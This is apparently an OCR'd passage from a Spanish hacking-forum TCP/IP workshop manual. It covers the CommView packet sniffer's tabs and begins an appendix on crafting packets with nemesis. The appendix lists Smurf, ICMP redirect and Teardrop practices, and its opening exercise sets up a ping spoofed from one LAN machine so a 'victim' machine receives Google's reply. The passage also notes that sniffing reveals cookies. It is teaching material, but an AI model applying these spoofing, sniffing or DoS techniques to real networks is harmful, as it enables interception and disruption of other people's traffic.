
Direcciones Físicas = MAC
Direcciones Lógicas = IP

Para ello lo puedes hacer desde ***preferencias*** o con el ***botón derecho del ratón***...

Seleccionamos un paquete cualquiera que sea Saliente, si has seguido el mismo código de colores que yo serán los verdes, si no son esos que tienen ***símbolos =>***

Pulsa el ***botón derecho del ratón*** sobre él y baja hasta ***Crear Alias-Utilizando la dirección física de Origen***

Por esto era necesario seleccionar un paquete "*Saliente*", los paquetes que "*salen*" de nuestra tarjeta de red obligatoriamente tendrán como MAC origen la de nuestra Tarjeta (*a menos que algún cachondo haya spoofeado nuestra MAC y haya enviado otro paquete por la red "en nuestro nombre") pero esto no es así ahora, no?*




Como ves a mi me salen mas... yo fui dando nombres físicos a cada equipo de este Taller en mi LAN, haz tu lo mismo, pon un nombre "*significativo*" dentro del cuadro ***Alias*** y luego pinchas en el ***botón de agregar/editar.***

Luego repite la misma operación para las MAC destino, así identificarás mejor a cada equipo de tu red y no te volverás loco con las Ip's y direcciones MAC, que al fin y al cabo somos humanos....


No identifiques las IP's (bueno tu verás) pero es mejor que no, al menos hasta terminar con "*el curso*"

Otra actividad interesante que debes tener en cuenta es la ***Reconstrucción de sesiones TCP***, a veces no se puede, todo depende del tipo de paquetes capturados.

Eso se consigue ***seleccionando un paquete TCP y pulsando el botón derecho del ratón...***



Si aparece la opción de ***Reconstruir la Sesión TCP***, es que podrás usarla, vamos a ver qué pasa...




Carámba... si se trataba de una petición Web al Servidor de Google..., (la he tomado con el buscador en este documento)

Fíjate que se "*ve*" todo, ***HASTA LAS COOKIES....***

Te recomiendo que "*practiques*" otras funciones de ***Commview*** como el decodificador de protocolos, esto sale cuando pulsas el botón derecho del ratón sobre un paquete de datos...

Para finalizar con la ***Ficha de Paquetes*** veamos la relación que hay entre las tres zonas de la captura...

Seleccionamos un paquete cualquiera, al azar, y vamos a ver en qué posición de la ***zona hexadecimal se coloca encapsulada la dirección IP origen*** (esto es un ejemplo nada más)



La he rodeado con ese circulito naranja para que la veas bien, observa que cuando pinchas en un campo de las cabeceras MAC-IP-TCP-etc.. en la zona de volcado hexadecimal se resalta el valor de ese campo del encapsulamiento y se pone en negrita los valores hexadecimales.

Esto facilita bastante el seguimiento del protocolo y la posición de los datos en la zona hexadecimal, si ya decía yo que ***Commview*** es maravilloso...

Bien, de la ***Ficha de Paquetes*** no hace falta nada más, bueno si quieres "*limpiar*" la captura y re-comenzar, puedes hacerlo pulsando el ***botón derecho del ratón y seleccionando Borrar Buffer de Paquetes***, pero ojito, que perderás el tráfico esnifado a menos que lo hayas guardado.

Practica mucho, no te canses de hacer y repetir varias veces la misma cosa, cambia opciones "*prueba*" tus cosillas y vete aprendiendo por tu cuenta, el programa está *chupao*, lo importante es sacarle el partido que se merece y para eso tenemos el ***Taller de TCP/IP***

También te habrás dado cuenta de que cuando pulsas el ***botón derecho del ratón sobre un paquete aparece una opción que dice: Enviar paquete(s) el seleccionado o todos...***


Tentado estarás a probar.. tú mismo... tú sabrás lo que haces...

Si estás leyendo este apéndice y no has pasado por las páginas anteriores NO LO HAGAS, perderás el tiempo y aunque funcione no sabrás analizar los resultados ni lo que has hecho.

Por el contrario, **si eres de los que ya se han leído las 150 páginas anteriores y las has asimilado... ADELANTE....** deberías estar en condiciones de enviar paquetes, generarlos, hacer ***spoof, hijacking, provocar un DoS***, y todas esas prácticas que se han desarrollado en el ***Taller***...

Ahora pasemos a otras Fichas interesantes, te recuerdo la disposición de las mismas:

La Ficha de Registro



Esta Ficha tiene poco que explicar para nuestros ejemplos....

Si deseas que ***Commview*** guarde los paquetes capturados en disco, verifica la casilla correspondiente, indica la unidad de disco y el tamaño en megas que reservarás en el disco.


Es interesante que verifiques también la casilla de concatenar registros cuando se detiene la captura, porque si no te guardar un archivo por cada paquete, es decir si capturas 20000 paquetes te guardará 20000 archivos distintos si no lo haces así, de este modo los agrupa todos en un mismo archivo.

IMPORTANTE

Sólo se guardarán los paquetes capturados en disco cuando PARES la captura!!! Si por cualquier motivo cierras el esnifer o si borras el buffer de paquetes NO SE GUARDARAN en disco aunque tengas seleccionada esta opción en esta ficha.

De igual modo, **puedes dividirlos** si te da la gana... ya lo ves, ***botón de dividir Registros....***

Ficha de Reglas



Esta pantalla se divide en **dos zonas**:

- A la izquierda las pestañas para cada regla
- En la parte central las reglas establecidas

Puedes habilitar o deshabilitar reglas diferentes para:


- Protocolos y direcciones
- Puertos
- Texto
- Indicadores TCP (las señales o Flags, SYN-ACK-FIN-RST-PSH-URG)
- Direcciones Físicas (MAC)
- Direcciones Lógicas (IP)
- Avanzadas

Por cada una puedes seleccionar las acciones que quieras, si deseas que se capturen o no, si deseas que se ignoren o no, si deseas que se capturen las entrantes, las salientes o ambas.... vamos que hay juego de posibilidades "*a tope*"

Para una mejor comprensión del tráfico capturado, es muy importante que definas reglas precisas y acertadas, en caso contrario será tal la cantidad de paquetes esnifados que nos vamos a perder en la abundancia.

Voy a ir poniendo las pantallas de cómo lo tengo yo configurado y explicándote el por qué de cada cosa...

Regla para protocolos y Direcciones:




Habilito reglas para IP-ARP y Ethetnet, así como ICMP, TCP y UDP

Las acciones que debe tomar ***Commview*** es de **capturar el tráfico de esos protocolos hacia-desde cualquier dirección, incluidas las pasantes.**

Con esto descarto el tráfico de "*otros*" protocolos que no me interesan para este taller

Regla de Puertos



He habilitado reglas para los puertos arriba mencionados, ignorando su captura tanto para paquetes entrantes como para paquetes salientes... de ese modo me evito capturar tráfico web (80-443), DNS (53), SMB(445), NetBIOS (138-139) Ni que decir tiene que tu deberás poner aquellos puertos que quieres o no quieres escuchar, cada uno es un mundo....

¿Y los otros?

R: Bueno el 8080 es que tengo un proxy montado, el 8245 es el puerto que usa no-ip para sus actualizaciones dinámicas y el 12500 es de un radmin instalado....

¿Coño y cómo capturas las sesiones de navegación?


R: Antes sí podía porque quité la regla del puerto 80, ahora no....

Hay más posibilidades, otras reglas... esas las dejo para ti... en este taller no hacen falta más...

Ficha de Alarmas

Esta ficha **no la usé** para este **Taller**, pero como dispone de opciones interesantes vamos a contar un poco de ellas

Ya dije que ***Commview*** y sus Alarmas es un medio camino entre un IDS y un esnifer.




En este momento se puede ***Agregar Alarmas o Configurar un e-Mail...***

¿Ehhh, un mail para qué?

R: Porque ***Commview*** **puede avisarnos por mail, por mensajería interna, por logs, pitar, sonar, "tocar una canción" etc. si ocurren entradas no autorizadas o que superen ciertos límites preestablecidos.**

Es más, puede hasta iniciar una aplicación determinada si cualquiera de esas cosas ocurren, puede apagar el equipo, cerrar la conexión, vamos, que tiene "*ciertos mecanismos*" de alertas por si las moscas...

¿No lo crees? Mira esto:



Con esto es suficiente por ahora, otras opciones, configuraciones, etc, estaremos encantados de poder resolverlas entre todos en el foro si te plantean dudas o no sabes como configurarlas.

APÉNDICE C. GENERACIÓN DE PAQUETES

En este documento voy a enseñarte y a repasar como enviar paquetes manualmente mediante ***CommView*** y mediante el generador ***nemesis*** y al final del mismo se incluyen nuevas prácticas que no fueron tratadas en el canal.

Te recuerdo que ***CommView*** es un esnifer sólo para Windows, mientras que ***nemesis*** es un generador de paquetes para múltiples plataformas, tanto uno como otro son capaces de generar paquetes, existen otros muchos generadores, ya sabes.. si asististe a la charla yo uso otros....

Si has asistido a las charlas en el canal, ya conocerás los links de descarga de ambos programas, en caso contrario podrás obtenerlos de aquí:

Página principal de *nemesis*: http://www.packetfactory.net/projects/***nemesis***/#unix

En ella encontrarás el programa y librerías necesarias para que se pueda ejecutar en las plataformas soportadas.

Descarga de ***CommView***: http://www.tamofiles.com/cv4.zip

Si tu caso es el de no conocer de qué va esto, tienes visitas obligadas a estos links de los foros de ***HackxCrack***:

Presentación del proyecto: http://www.hackxcrack.com/phpBB2/viewtopic.php?t=10306 en este hilo del foro encontrarás el **documento de preparación número 1** y una breve descripción de cómo configurar el esnifer ***CommVew*** y ***Ethereal*** **IMPRESCINDIBLE que lo leas si quieres seguir adelante con este documento....**

Preparación de la LAN: http://www.hackxcrack.com/phpBB2/viewtopic.php?t=10461

Charla número 1 en el canal:

http://usuarios.lycos.es/ftpvicthor/ForoCanal/Taller/TcpIP/Charla1/Charla1.pdf

Ampliación al documento de preparación 1:

http://usuarios.lycos.es/ftpvicthor/ForoCanal/Taller/TcpIP/Charla1/Ampliacion/AmpliacionLink1.pdf

También te será útil descargar este otro documento, que se corresponde con el **Documento de preparación para la charla nº 2 prevista para el día 4-diciembre-2003**

Documento preparatorio nº 2:

http://usuarios.lycos.es/ftpvicthor/ForoCanal/Taller/TcpIP/Charla2/Link2Taller.pdf

Una vez leídos esos documentos y otros enlaces de interés estarás en disposición de continuar con el presente texto, no continúes si no leíste los anteriores links, son “lectura obligada” para entender lo que aquí se expone así como estarás en condiciones de afrontar las nuevas prácticas, que son:

- Ejemplos de capturas y análisis del protocolo ICMP
- Smurf. Parte I
- ICMP sweep
- Broadcast ICMP
- ICMP Redirect
- Tear Drop IP

Algunas de éstas prácticas están resueltas y otras simplemente expuestas para que las realices por ti mismo, creo que después de este texto y los anteriores estarás en disposición de generar los paquetes necesarios para que sean efectivos... y si tienes dudas... ya sabes dónde encontrarnos.

Una vez instalados tanto el generador ***nemesis*** como cualquiera de los esnifers que en esos links se tratan... vayamos al tajo

Generación de paquetes mediante CommView y nemesis:

Práctica número 1

Requisitos:

Para seguir esta práctica debes tener preparado y dispuesto el esnifer ***CommView*** (lo damos por supuesto a estas alturas) y el generador de paquetes ***nemesis***

Objetivo:

Enviar un simple Ping a google suplantando la identidad de otro equipo de la LAN desde el equipo A y que google responda otro equipo de la LAN equipo B

(Si sólo dispones de un equipo podrás seguirla igualmente, pero claro... no podrás suplantar la identidad de nadie... será tu misma IP quien lo haga)

Escenario:

Un router en la LAN con dirección IP 172.28.0.1

Equipo "atacante" (esto no es ningún ataque) con IP 172.28.0.20, este es el Equipo A


Equipo víctima (si no hay ataques no hay víctimas) con IP 172.28.0.50, Equipo B

El servidor de google: con IP 66.102.11.99

1º) Iniciamos ***CommView*** ... ya sabes ¿no?

